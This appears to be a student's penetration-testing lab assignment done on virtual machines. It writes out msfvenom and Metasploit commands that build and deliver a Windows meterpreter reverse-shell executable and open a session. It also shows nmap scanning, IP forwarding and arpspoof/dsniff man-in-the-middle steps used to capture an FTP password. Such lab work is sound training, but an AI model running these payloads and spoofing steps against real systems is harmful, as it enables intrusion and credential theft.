Assignment Day-6

Question 1.

- **Create payload for windows.**
- **Transfer the payload to the victim's machine.**
- **Exploit the victim's machine.**

Answer 1:

Steps:

Check IP using ifconfig command.


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.183.130  netmask 255.255.255.0  broadcast 192.168.183.255
        inet6 fe80::20c:29ff:fe61:633a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:61:63:3a  txqueuelen 1000  (Ethernet)
        RX packets 160  bytes 17746 (17.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 87  bytes 13054 (12.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 44  bytes 3180 (3.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44  bytes 3180 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Create a Payload.

Start a web server.

```
root@kali:~# mkdir /var/www/html/TEST
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -f exe -a x86 LHOST=192.168.183.130 LPORT=4444 -o /var/www/html/TEST/Test.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/TEST/Test.exe
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Mon 2020-08-31 19:53:24 IST; 14min ago
     Docs: https://httpd.apache.org/docs/2.4/
  Process: 1661 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 1672 (apache2)
    Tasks: 10 (limit: 4613)
   Memory: 24.5M
   CGroup: /system.slice/apache2.service
           ├─1672 /usr/sbin/apache2 -k start
           ├─1673 /usr/sbin/apache2 -k start
           ├─1674 /usr/sbin/apache2 -k start
           ├─1675 /usr/sbin/apache2 -k start
           ├─1676 /usr/sbin/apache2 -k start
           ├─1677 /usr/sbin/apache2 -k start
           ├─1678 /usr/sbin/apache2 -k start
           ├─1686 /usr/sbin/apache2 -k start
           ├─1687 /usr/sbin/apache2 -k start
           └─1688 /usr/sbin/apache2 -k start

Aug 31 19:53:24 kali systemd[1]: Starting The Apache HTTP Server...
Aug 31 19:53:24 kali apachectl[1661]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globall
Aug 31 19:53:24 kali systemd[1]: Started The Apache HTTP Server.
lines 1-23/23 (END)
```

Download Payload in Victim machine using machine attacker machine webpage.



Open Metasploit console and set multi handler.

The payload that you created using the set command.

Set LHOST and LPORT.

Run the exploit using run/exploit command.

```
root@kali:~# msfconsole -q
[-] ***
[-] * WARNING: No database support: No database YAML file
[-] ***
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.183.130
LHOST => 192.168.183.130
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.183.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.183.130:4444
[*] Sending stage (180291 bytes) to 192.168.183.129
[*] Meterpreter session 1 opened (192.168.183.130:4444 -> 192.168.183.129:49674) at 2020-08-31 20:13:21 +0530

meterpreter > sysinfo
Computer        : WIN-2P0T021FDJH
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
```

Question 2.

- **Create an FTP server**
- **Access FTP server from windows command prompt**
- **Do a MITM and username and password of FTP transaction using Wireshark and dsniff.**


Answer 2:-

Make an FTP server in the windows server manger.

Checked the ip's of the FTP machine and the machine which was supposed to be connected to it as shown in images below.

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::9514:911c:33ba:bc4d%6
   IPv4 Address. . . . . . . . . . . : 192.168.183.134
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.183.2

Tunnel adapter Reusable ISATAP Interface {7A25706B-AF44-4E16-9460-22DA94EB9201}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:348b:fb58:383e:55c:3f57:4879
   Link-local IPv6 Address . . . . . : fe80::383e:55c:3f57:4879%10
   Default Gateway . . . . . . . . . : ::
```

FTP Server



Machine That was connected

Nmap the full network using nmap 192.168.183.*.

```
root@kali:~# nmap 192.168.183.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 23:20 IST
Nmap scan report for 192.168.183.1
Host is up (0.00092s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.183.2
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.183.2 are closed
MAC Address: 00:50:56:F5:B8:9B (VMware)

Nmap scan report for 192.168.183.133
Host is up (0.00088s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:C1:DB:CB (VMware)

Nmap scan report for 192.168.183.134
Host is up (0.00095s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:6F:DA:C9 (VMware)

Nmap scan report for 192.168.183.254
Host is up (0.00048s latency).
All 1000 scanned ports on 192.168.183.254 are filtered
MAC Address: 00:50:56:EB:90:89 (VMware)

Nmap scan report for 192.168.183.130
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.183.130 are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 38.39 seconds
```

From Nmap scan we got the target ip on which FTP is open that is 192.168.183.134 and the IP which is going to connect it is 192.168.183.133

Configured the kali machine to forward the packet through it using commands:-

echo 1 > /proc/sys/net/ipv4/ip_forward


sysctl -w net.ipv4.ip_forward=1

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


Started the arp spoffer and dsniff using

arpspoof -i eth0 -t 192.168.183.134 -r 192.168.183.134

dsniff -i eth0



Using Wireshark to get the password which is shown in the image below



Got password as 1234@abcd (default password)